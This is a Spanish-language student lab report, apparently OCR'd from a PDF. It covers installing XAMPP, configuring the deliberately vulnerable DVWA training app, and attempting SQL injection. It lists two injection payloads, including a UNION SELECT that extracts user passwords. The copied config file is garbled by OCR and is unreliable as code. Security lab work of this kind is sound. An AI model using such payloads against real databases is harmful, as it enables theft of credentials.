

## Rigoberto Márquez - Laboratorio 12

Instalando XAMPP







Entrando a XAMPP y configurando:




#### Modulos...




Admin de MySQL







Descargar DVWA desde Github




## Crear db





#### **Usuarios:**



En el archivo de configuración:

```
Selection View Go Run ...
                                                                + +
figincphp X
ampp > htdocs > DVWA > config > 📟 config.inc.php

    Database variables

         MARNING: The database specified under db_database WILL BE ENTIRE
          Please use a database dedicated to DVWA.

    If you are using MariaDB then you cannot use root, you must use create a dedicated DVNA user.
    See READNE.md for more information on this.

    S_DVMA = array();
   $_DNA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DNA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvws';
$_DNA[ 'db_user' ] = getenv('DB_USER') ?: 'dvws';
$_DNA[ 'db_password' ] = getenv('DB_PASSWORD') ?: '@asw@rd';
$_DNA[ 'db_port'] = getenv('DB_PASSWORD') ?: '3306';
     # ReCAPTCHA settings
    # Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin

**DVMA[ 'recaptcha_public_key' ] * getenv('RECAPTCHA_PUBLIC_KEY') ?: '';


**DVMA[ 'recaptcha_private_key' ] * getenv('RECAPTCHA_PRIVATE_KEY') ?: '';
     # Default security Level

    Default value for the security Level with each session.
    The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
    JONNA[ 'default_security_level'] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

    Default locale for the help page shown with each session.
    The default is 'en'. You may wish to set this to either 'en' or 'zh'.
    JOMAN ( 'default locale' ) = getenv('DEFAULT_LOCALE') ?: 'en';


      # Default Locale
       # Disable authentication
                                                                rbing with authentication and passing cookies around
```

#### Nuevo usuario:




Entrando a la página:






Nivel de dificultad:





### Inyección SQL:




#### Comandos SQL:

- 1' OR '1'='1
- 1' OR '1'='1' union select password, first\_name from users where first\_name='admin







# Desencriptar el hash:

